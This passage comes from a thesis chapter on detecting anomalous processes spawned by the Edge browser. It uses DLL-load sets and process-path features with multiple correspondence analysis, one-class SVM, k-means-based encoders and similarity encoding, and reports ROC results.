


Figure 5.2: Histogram of the counts of DLL's loaded by processes.

ratio.

There are over 1400 different DLL's gathered in the data set created. A single process loads even upto 287 modules. This extremely high dimensionality of the information might be too complex to analyse efficiently, even for the algorithms that can handle well datasets where features outnumber samples. To better understand the gathered information a multiple component analysis (MCA) was performed. This extension of correspondance analysis allows us to analyse the pattern of relationships of multiple categorical dependent variables [15]. It was performed with a python mca 1.0.3 library [10]. The result of this process is a set of points in a low-dimensional map corresponding either to columns or rows of the input data frame. Their distance in the obtained space can be used to classify how strongly they are correlated with each other.

The principal inertias (eigenvalues) obtained as the result of the algorithm can help us better understand how well the resulting dimentions express the relations between the input samples. The values calculated were normalised and can be found in the figure 5.4 and the table 3 located in the appendix. Those results suggest that the usefulness of the dimentions in the data analysis significantly drops after the first one. The two following values are however very similar which




Figure 5.3: The receiver operating characteristic anomaly detection performed on DLL counts.

indicates that it might be good to adjust the dimension cutoff to utilise only the first one or all three.

To validate that the MCA can extract valuable information from the available data, its results for all the processes were compared to the actual purpose for each 'msedge' related process. The location of the binaries in the obtained multi-dimensional space can be found in the figures 5.5 which depicts dimensions 0 and 1 as well as figure 5.6 for dimensions 1 and 2. The raw numerical values utilised to generate those visualizations are located in the table 4 placed in the appendix of this document.

From the distributions we can clearly see that MCA processing has managed to group closely some of the identical processes. It is also very apparent that the outlier 'powershell' is significantly distant from all remaining samples. This pattern can be spotted in both figure 5.5 and 5.6. Those results are very promising and indicate that at least partial detection of anomalies should be possible with the obtained MCA results.

Additionally to this strategy a simple anomaly detector based on the detection




Figure 5.4: Multiple correspondance analysis inertias.




Figure 5.5: Multiple correspondance analysis distribution in the first and second dimention.




Figure 5.6: Multiple correspondance analysis distribution in the second and third dimation.

of any previously not loaded DLL can be utilised. This method could be a solid intrusion detection system on its own and it's performance would not be dependent on the proper adjustment of parameters as in the more sofisticated approaches. The DLL's present only in the outliers can be found in table 5.1.

The proof of possible classification with the MCA data is illustrated in the figure 5.7 which shows the results One Class Support Vector Machine anomaly detection performed directly on the first two dimentions of the data from multiple component analysis. The raw data used to obtain the ROC can be found in the table 5 located in the appendix. The obtained results have however some erroneous qualities that present as sudden spikes and drops of the false negative ratio. Those characteristics are not present in the anomaly detection performed without K-fold cross validation which can also be found in the graph 5.7. With proper configuration the algorithhm has managed to detect two anomalies with zero false negative results. This approach however is very difficult to apply in the production environment due to the full dataset required prior to classification. This data may be however utilised to develop and train a custom encoder capable of positioning the new input data in the previously analysed DLL space.

The idea behind the custom encoder is to group DLL's by their common oc-



Table 5.1: DLL's present only in outliers

---

system.core.ni
psapi
system.dynamic
system.management.ni
system.xml.ni
microsoft.powershell.commands.management.ni
microsoft.powershell.psreadline
system.configuration.install.ni
system.directoryservices.ni
microsoft.csharp.ni
microsoft.powershell.security.ni
clrjit
system.ni
atl
microsoft.csharp
system.configuration.ni
wer
pnrpnp
mscorlib.ni
system.transactions
microsoft.powershell.commands.utility.ni
mscoree
dbgcore
system.numerics.ni
winmr
system.management.automation.ni
napinsp
system.transactions.ni
system.data
clr
faultrep
system.numerics
authz
mpclient
microsoft.powershell.consolehost.ni
mscoreei
vcruntime140_clr0400
wshbth
system.data.ni
ucrtbase_clr0400
microsoft.management.infrastructure.ni

---




Figure 5.7: ROC curve of OCSVM directly on MCA data with and without cross validation

curance and therefore conclude common functionality of the programs that share them. This task can be performed with the use of unsupervised classification algorithm like K-means with  $N$  classes on the results of the MCA. Example of such classification performed for four classes is showed in the figure 5.8. The resulting  $O_i$  sets of unique DLL's, each set of the size  $S_i$  where  $i \in \{1, 2, 3, \dots, N\}$  can be utilised to create a vector  $Y_k$  of  $k \in \{1, 2, 3, \dots, N + 1\}$  features for any new data sample  $X$  which is a set of DLL's of a size  $M$  with the algorithm described in equations 5.1 and 5.2.

$$Y_l = \sum_{j=1}^M \begin{cases} 1/S_j & \text{if } x_j \in O_l \\ 0 & \text{if } x_j \notin O_l \end{cases} \quad \text{where } l \in \{1, 2, 3, \dots, N\} \quad (5.1)$$

$$Y_{N+1} = \sum_{j=1}^M \begin{cases} p & \text{if } x_j \notin O \\ 0 & \text{if } x_j \in O \end{cases} \quad \text{where } p \text{ is the unseen DLL parameter} \quad (5.2)$$

The encoder can be adjusted with parameters like the number of classes in the unsupervised classifier as well as the number of dimentions utilised from the




Figure 5.8: Unsupervised classification of MCA results

multiple component analysis results. This approach combines the detection of previously unknown DLL's with the attempt to dynamically assign specific DLL's to groups by their location in the MCA space.

All 'msedge' samples were tested on the on the encoder trained only with the inlier samples as well as all the possible ones. This solution was tested for multiple sets of possible parameters. The number of utilised MCA dimentions was equal 2 as in the detection performed directly on the MCA data. This was done to allow for just comparison of the results. The anomaly detection was performed both with and without the last dimention corresponding to the occurance of previously unknown DLL's. Those values for the encoder trained on all the samples are always equal to zero untill new data samples are gathered. The results of this experiment are presented in the figure 5.9 for the encoder trained only on the inlier data and 5.10 for all samples. The raw data can be found in the tables 6 and 7 located in the appendix. The weight  $p$  for the unique DLL's was set to 0.1.

Differently trained encoders display various characteristics. The best performance is shown by the one with single cluster in the k-means classification and taught only on the inlier samples. The resulting encoded data is in reality a DLL count normalised to the range from 0 to 1 and a additional new DLL detection.




Figure 5.9: Unsupervised classification of encoded inlier MCA results




Figure 5.10: Unsupervised classification of encoded all MCA results




Figure 5.11: Comparison of the anomaly detection results for all tested preprocessing approaches.

When trained on the all samples the best characteristics are obtained for the two classes in the k-means algorithm. This configuration allows the algorithm to detect samples which normally are not present in the training set. This however does not fully makeup for the lack of new DLL detection. The data sample is not sufficient to perform tests on how the encoder trained on the data containing outliers performs on previously unseen outlier samples.

The ROC curves for all tested encoding approaches are presented in the graph 5.11. Those results show that the classification performed on the encoded data can be more effective than the one performed directly on the MCA data. It can also outperform it in the number of correctly labeled negative samples with a smaller false negative increase. The anomaly detection was most accurate in the negative sample detection when the sample encoding was trained only on the inliers for the number of clusters equal to 1. The additive nature of the encoder means that in those cases the detection is actually performed on the DLL counts. This configuration also most effective when the primary focus is on the reduction of the false negative amount. The drop in performance when trained on data containing outliers is not dramatic so this approach can potentially handle some dirty data.

The performance of the developed methods was tested with 10 - fold cross

Table 5.2: Elements of researched paths.

0	conhost
1	HOSTNAME
2	WerFault
3	ipconfig
4	cpu-z_1.96-en
5	msedge
6	whoami
7	powershell
8	notepad

validation. In the case of the anomaly detection performed on the raw MCA data the ROC was presenting a anomalous characteristics and the attempts of identifying their sources did not bring any results.

### 5.3.2 Process paths

We can see in our data that some child process paths contain the "explorer" parent process and some start with the first edge browser. This may be a result of a specific case in the data gathering process or the result of wrong processing. In the future some logs may contain even more complex prefixes to the actually investigated process. For those reasons the first step in the process path analysis should be their normalisation which would result in them starting with the process of intrest in the first place. In our dataset this can be achieved by cutting off any prefix values before the first "msedge".

All paths corresponding to the researched process consist of elements presented in the table 5.2. The full list of normalised paths can be found in the appendix 8.

This data cannot be fed directly to the classification algorithm because of it's qualitative nature. In result no baseline can be obtained. The basic feature of the path it's size - the number of processes contained in it. The distribution of the path lengths is presented in the graph 5.12. Those values extracted can be scaled and used to detect anomalies.

After normalisation the count values were used in the one class SVM and the performance of this approach is depicted in the table 9 and the graph 5.13.

Table 5.3: Unique researched paths.

0	/msedge/msedge
1	/msedge
2	/msedge/msedge/powershell
3	/msedge/msedge/powershell/conhost
4	/msedge/notepad
5	/msedge/msedge/powershell/ipconfig
6	/msedge/msedge/WerFault
7	/msedge/msedge/powershell/HOSTNAME
8	/msedge/msedge/powershell/whoami
9	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96...
10	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/notepad
11	/msedge/cpu-z_1.96-en/cpu-z_1.96-en
12	/msedge/cpu-z_1.96-en
13	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96-en
14	/msedge/msedge/msedge




Figure 5.12: Histogram of the path lengths.




Figure 5.13: ROC of the anomaly detection on path lengths.

Obtained values show that outliers can be detected with a manageable false positive ratio. This behavior is visible for wide range of 'nu' values.

In order to attempt identification of more complex patterns in the path data the feature was encoded with the use of a Similarity Encoder which assigns values to the input based on its similarity to the known char strings obtained in the training process. The outputs are calculated with one the available algorithms like "N-gram", "Levenshtein-ratio" and other. This encoder is capable of handling previously unknown values which is a big factor when processing qualitative features like paths. In a cases where new values occur in the data preprocessing, classic encoders like "OneHot" fail.

In the initial approach the paths were normalised to start with the same initial 'msedge' process and split on the separators to obtain a matrix of their components. Each entry in the matrix corresponds to a single path and the columns represent segments in the path. The matrix width is equal to the maximum path length in the data where path length is equal to the number of components from which it is build. Paths shorter than matrix width were padded in the splitting process with empty strings. The result of this process is presented in the table 10 located in the appendix.



The encoder trained with the inlier split data assigned known entries to each column and this information was used to encode all samples which subsequently were analysed with the One Class SVM. The results presented in the table 11 show that this approach is very ineffective.

The results of the anomaly detection performed with the 'nu' value equal to 0.075 were inspected to establish the root causes of the low performance. The first noticable problem with the data is the handling of the empty string values. The similarities for each input column are calculated to the corresponding set of know values which result in multiple encoded values per column. Because of that the returned output is flattened to the vector form in which entries correspond to both the input dimension and its specific categories.

An example of this can be shown with the following categories based on the ones computed for the used data:

- Column 1 contains unique entries: "", 'cpu-z\_1.96-en', 'msedge', 'notepad'.
- Column 2 contains unique entries: "", 'cpu-z\_1.96-en', 'msedge'.

Those result in the output vector with following entries:

- Similarity of the first column entry to the empty string.
- Similarity of the first column entry to the 'cpu-z\_1.96-en'.
- Similarity of the first column entry to the 'msedge'.
- Similarity of the first column entry to the 'notepad'.
- Similarity of the second column entry to the "".
- Similarity of the second column entry to the 'cpu-z\_1.96-en'.
- Similarity of the second column entry to the 'msedge'.

Manual analysis showed that in our encoded data the similarity to empty strings (") is always equal to zero, even if the input is identical. This is most probably due to the limitations in the utilised string comparison algorithms. Because of that our calculated categories:

```
[
    ['msedge'],
    ['', 'cpu-z_1.96-en', 'msedge', 'notepad'],
    ['', 'cpu-z_1.96-en', 'msedge'],
    ['', 'cpu-z_1.96-en', 'notepad'],
    ['', 'cpu-z_1.96-en']
]
```

are in reality:

```
[
    ['msedge'],
    ['cpu-z_1.96-en', 'msedge', 'notepad'],
    ['cpu-z_1.96-en', 'msedge'],
    ['cpu-z_1.96-en', 'notepad'],
    ['cpu-z_1.96-en']
]
```

Additionally it is possible that because the encoder was designed to be more robust in the face data variance, in other words smooth out anomalies, it is not fit for the purposes of the thesis. Even though this process allows for the handling of new values it might significantly disrupt anomaly detection.

An example of this is the process `/msedge/msedge/powershell` which is a clear outlier but in the encoded form it is equal `[1., 0., 1., 0., 0., 0., 0., 0., 0.]`. This is equal to the 'center of gravity' of the encoded data because the by far most numerous process `/msedge/msedge` obtains the same value. This is due to the third element of the outlier process path having no similarity of the known previous values.

On the other side of the spectrum is the inlier `/msedge/notepad` value which encoded is equal to `[1., 1., 0., 0., 0., 0., 0., 0., 0.]` which is distant from the 'center of gravity' by 1 (maximum value) in the two of the nine dimensions.

The encoder in this configuration is skewed in its performance to detect low count values that are present in the training process and overlook new values that are very different to them.

This problem might however be solved by fixing encoding of the empty string values. The initial analysis showed also that the paths should be normalised to start




Figure 5.14: Anomaly detection on improved encoded paths.

with the first subprocess of the msedge because it is always identical and does not introduce any information to the classification process. The values corresponding to the empty strings were manually adjusted to be equal 1 in the cases of exact match. Corrected data was once again used to in anomaly detection and the results can be found in the table 12 and the chart 5.14. A look at the performance for the low 'nu' values suggests that this approach may be successful but the results on the entire spectrum show that it is most probably equal to the random classification.

The similarity encoder was also tested with the training on normalised paths without splitting them into components as well as only the value '/msedge' and an empty string. The idea behind this approach is to let the encoder to perform its job without any additional complication of the data. The performance obtained in experiments quite similar. The results are presented in the tables 13 and 14 as well as the chart 5.15. Both of those approaches are capable of detecting outliers with higher success rate than the split path approach. It does however come with the cost in form of strange characteristics for the low nu values. In the future research additional work can be done to test how those approaches perform with a better sample size and to establish if the DirtyCat encoding can be further adjusted to the anomaly detection task.




Figure 5.15: Anomaly detection on improved encoded paths.

